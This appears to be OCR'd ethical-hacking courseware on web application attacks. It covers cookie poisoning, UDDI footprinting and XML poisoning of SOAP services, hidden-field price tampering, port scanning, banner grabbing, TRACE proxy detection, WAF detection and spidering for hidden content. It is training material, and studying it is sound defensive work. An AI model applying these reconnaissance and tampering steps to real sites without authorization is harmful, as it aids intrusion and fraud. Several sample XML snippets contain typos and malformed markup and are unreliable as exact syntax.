
Inject the Malicious Content

Poisoning allows an attacker to inject the malicious content, modify the user's online experience, and obtain the **unauthorized information**


Rewriting the Session Data

A proxy can be used for rewriting the session data, displaying the cookie data, and/or specifying a new **user ID or other session identifiers** in the cookie

How Cookie Poisoning Works




Web Services Architecture



Web Services Attack

- Web services evolution and its increasing use in business **offers new attack vectors** in an application framework
- Web services are based on XML protocols such as **Web Services Definition Language (WSDL)** for describing the connection points; **Universal Description**, **Discovery**, and **Integration (UDDI)** for the description and discovery of web services; and **Simple Object Access Protocol (SOAP)** for communication between web services which are vulnerable to various web application threats



Web Services Footprinting Attack

- Attackers footprint a web application to get **UDDI information** such as businessEntity, business Service, bindingTemplate, and tModel

XML Query

```
POST /inquire HTTP/1.1
Content-Type: text/xml; charset=utf-8
SOAPAction: ""
Cache-Control: no-cache
Pragma: no-cache
User-Agent: Java/1.4.2_04
Host: uddi.microsoft.com
Accept: text/html, image/gif, image/jpeg, *; q=.2, /; q=.2
Connection: keep-alive
Content-Length:213
<?xml version="1.0" encoding="UTF-8" ?>
<Envelop xmlns="http://scemas.xmlsoap.org/soap/envelope/">
<Body>
<find_service generic="2.0" xmlns="urn:uddi-
org:api_v2"><name>amazon</name></find_service>
</Body>
</Envelop>
HTTP/1.1 100 Continue
```

XML Response

```
HTTP/1.1 200 OK
Date: Wed, 01 Nov 2017 11:05:34 GMT
Server: Microsoft-IIS/7.0
X-Powered-By: ASP.NET
X-AspNet-Verstion: 1.1.4322
Cache-Control: private, max-age=0
Content-Type: text/xml; charset=utf-8
Content-Length: 1272
<?xml version="1.0" encoding="utf-8" ?><soap:Envelope
xmlns:soap="http://scemas.xmlsoap.org/soap/envelope/"> xlmns:xsi="http://www.w3.org/2008/XMLSchema-
instance" xmlns:xsd="http://w3.org/2008/xmlSchema"><soap:Body><serviceList generic="2.0"
operator="Microsoft Corporation" truncated="false" xmlns="urn:uddi-org:apl_v2"><serviceInfos><serviceInfo
serviceKey=6ad412c1-2b7c-5abc-c5aa-5cc6ab9dc843" businessKey="9112358ad-c12d-1234-d4cd-
c8e34e8a0aa6"><name xml:lang="en-us">Amazon Research Pane</name></serviceInfo><ServiceInfo
serviceKey="25638942-2d33-52f3-5896-c12ca5632abc" businessKey="adc5c23-abcd-8f52-cd5f-
1253adcefc2a"><name xml:lang="en-us">Amazon Web Services 2.0</name></serviceInfo><serviceInfo
serviceKey="ad8a5c78-dc8f-4562-d45c-aad45d4562ad"businesskey="28d4acd8-d45c-456a-4562-
acde4567d0f5"<name xml:kang="en">Amazon.com Web Services</name></serviceInfo><serviceInfo
serviceKey="ad52a456-4d5f-7d5c-8def-c5e6d456cd45"businessKey="45235896-256a-123a-c456-
add55a456f12"><name xml:lang="en">AmazonBookPrice</name></serviceInfo><serviceInfo
serviceKey=9acc45ad-45cc-4d5c-1234-888cd4562893" businessKey="aa45238d-cd55-4d22-8d5d-
a55a4c43ad5c"><name
xml:lang="en">AmazonBookPrice</name></serviceInfo></serviceInfos></serviceList></soap:Body></soap:
Envelope>
```

Web Services XML Poisoning

1. Attackers **insert malicious XML codes** in SOAP requests to perform XML node manipulation or XML schema poisoning in order to **generate errors in XML parsing logic** and break execution logic
2. Attackers can **manipulate XML external entity references** that can lead to arbitrary file or TCP connection openings and can be exploited for other web service attacks
3. XML poisoning enables attackers to **cause a denial-of-service attack** and compromise confidential information

XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```


Poisoned XML Request

```
<CustomerRecord>
 <CustomerNumber>2010</CustomerNumber>
 <FirstName>Jason</FirstName><CustomerNumber>
 2010</CustomerNumber>
 <FirstName>Jason</FirstName>
 <LastName>Springfield</LastName>
 <Address>Apt 20, 3rd Street</Address>
 <Email>jason@springfield.com</Email>
 <PhoneNumber>6325896325</PhoneNumber>
</CustomerRecord>
```

Hidden Field Manipulation Attack

HTML Code

```
<form method="post"
    action="page.aspx">
  <input type="hidden" name=
    "PRICE" value="200.00">
  Product name: <input type=
   "text" name="product"
   value="Certifiedhacker
Shirt"><br>
  Product price: 200.00"><br>
  <input type="submit" value=
    "submit">
</form>
```



Product Name: Certifiedhacker Shirt

Product Price: 200

Submit

- When a user makes selections on an HTML page, the selection is typically stored as form field values and sent to the application as an **HTTP request (GET or POST)**
- HTML can also store field values as hidden fields, which are not rendered to the screen by the browser, but are collected and submitted as parameters during form submissions
- Attackers can examine the HTML code of the page and change the hidden field values in order to change post requests to server

Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

Web App Hacking Methodology

01 Footprint Web Infrastructure

02 Attack Web Servers

03 Analyze Web Applications

04 Bypass Client Side Controls

05 Attack Authentication Mechanism

06 Attack Authorization Schemes

07 Attack Access Controls

08 Attack Session Management Mechanism

09 Perform Injection Attacks

10 Attack Application Logic Flaws

11 Attack Database Connectivity

12 Attack Web App Client

13 Attack Web Services

Footprint Web Infrastructure

- Web infrastructure footprinting is the first step in web application hacking; it helps attackers to **select victims** and **identify vulnerable web applications**

Server Discovery

Discover the physical servers that hosts web application

Service Discovery

Discover the services running on web servers that can be exploited as attack paths for web app hacking

Server Identification

Grab server banners to identify the make and version of the web server software

Hidden Content Discovery

Extract content and functionality that is not directly linked or reachable from the main visible content

Footprint Web Infrastructure: Server Discovery

- Server discovery gives information about the **location of servers** and ensures that the target server is **alive on Internet**

Whois Lookup

Whois lookup utility provides information about the **IP address of web server** and **DNS names**

Whois Lookup Tools:

- Netcraft *(https://www.netcraft.com)*
- SmartWhois *(http://www.tamos.com)*
- WHOis.net *(https://www.whois.net)*
- DNSstuff Toolbox *(http://www.dnsstuff.com)*

DNS Interrogation

DNS interrogation provides information about the **location and type of servers**

DNS Interrogation Tools:

- DNSstuff Toolbox *(http://www.dnsstuff.com)*
- DNS Query Utility *(http://www.dnsqueries.com)*
- Network-Tools.com *(http://network-tools.com)*
- DIG *(http://www.kloth.net)*

Port Scanning

Port scanning attempts to connect to a particular set of TCP or UDP ports to find out the **service that exists on the server**

Port Scanning Tools:

- Nmap *(https://nmap.org)*
- Advanced Port Scanner *(https://www.advanced-port-scanner.com)*
- NetScan Tools Pro *(https://www.netscantools.com)*
- Hping *(http://www.hping.org)*


Footprint Web Infrastructure: Service Discovery

01 Scan the target web server to identify common ports that web servers use for different services

02 Tools used for service discovery:

1. Nmap
2. NetScan Tools Pro
3. Sandcat Browser

03 Identified services act as attack paths for web application hacking




https://nmap.org

Port	Typical HTTP Services
80	World Wide Web standard port
81	Alternate WWW
88	Kerberos
443	SSL (https)
900	IBM Websphere administration client
2301	Compaq Insight Manager
2381	Compaq Insight Manager over SSL
4242	Microsoft Application Center Remote management
7001	BEA Weblogic
7002	BEA Weblogic over SSL
7070	Sun Java Web Server over SSL
8000	Alternate Web server, or Web cache
8001	Alternate Web server or management
8005	Apache Tomcat
9090	Sun Java Web Server admin module
10000	Netscape Administrator interface


Footprint Web Infrastructure: Server Identification/Banner Grabbing

- Analyze the server response header field to identify the make, model, and version of the web server software
- Syntax: C:\telnet Website URL or IP address 80



https://technet.microsoft.com

- Run command s_client -host <target website> -port 443
- Type GET/HTTP/1.0 to get the server information



https://www.openssl.org

Banner Grabbing Tools

1. Telnet
2. Netcat
3. ID Serve
4. Netcraft

Footprint Web Infrastructure: Detecting Web App Firewalls and Proxies on Target Site


Detecting Proxies

- Determine whether your target site is routing your requests through a proxy servers
- Proxy servers generally add certain headers in the response header field
- Use TRACE method of HTTP/1.1 to identify the changes the proxy server made to the request

```
"Via:","X-Forwarded-For:","Proxy-Connection:"
TRACE / HTTP/1.1
Host: www.test.com
HTTP/1.1 300 OK
Server: Microsoft-IIS/10.0
Date: Wed, 01 Nov 2017 15:25:15 GMT
Content-length: 40
TRACE / HTTP/1.1
Host: www.test.com
Via: 1.1 192.168.11.15
```

Detecting Web App Firewall

- Determine whether your target site is running web app firewall in front of an web application
- Check the cookies response to your request because most of the WAFs add their own cookie in the response
- Use WAF detection tools such as WAFW00F to find which WAF is running in front of application



https://github.com

Footprint Web Infrastructure: Hidden Content Discovery

- Discover the **hidden content and functionality** that is not reachable from the main visible content to **exploit user privileges** within the application
- It allows an attacker to **recover backup copies** of live files, configuration files and log files containing sensitive data, backup archives containing snapshots of files within the web root, new functionality which is not linked to the main application, etc.

Web Spidering

- Web spiders automatically **discover the hidden content** and functionality by parsing HTML form and client-side JavaScript requests and responses
- Web Spidering Tools:
  - Burp Suite (*https://portswigger.net*)
  - OWASP Zed Attack Proxy (*https://www.owasp.org*)
  - WebScarab (*https://www.owasp.org*)

Attacker-Directed Spidering

- Attacker accesses all the **application's functionality** and uses an intercepting proxy to monitor all requests and responses
- The intercepting **proxy parses** all the application's responses and reports the content and functionality it discovers


Tool: **OWASP Zed Attack Proxy** (*https://www.owasp.org*)

Brute-Forcing

- Use automation tools such as **Burp Suite** to make large number of requests to the web server in order to guess the names or identifiers of hidden content and functionality

Web Spidering Using Burp Suite

- **Configure your web browser** to use Burp as a local proxy
- **Access the entire target application** visiting every single link/URL possible, and submit all the application forms available
- **Browse the target application** with JavaScript enabled and disabled, and with cookies enabled and disabled
- **Check the site map** generated by the Burp proxy, and **identify** any hidden application content or functions
- Continue these steps recursively until no further **content or functionality is identified**



https://portswigger.net

Web Crawling Using Mozenda Web Agent Builder


Mozenda Web Agent Builder **crawls through a website** and harvests pages with information

The software support logins, result index, **AJAX**, **borders**, and others

The extracted data can be **accessed online**, **exported**, and used through an **API**

Other Web Crawling Tools:

- Octoparse (*https://www.octoparse.com*)
- Giant Web Crawl (*http://80legs.com*)
- crawler4j (*https://github.com*)



http://www.mozenda.com

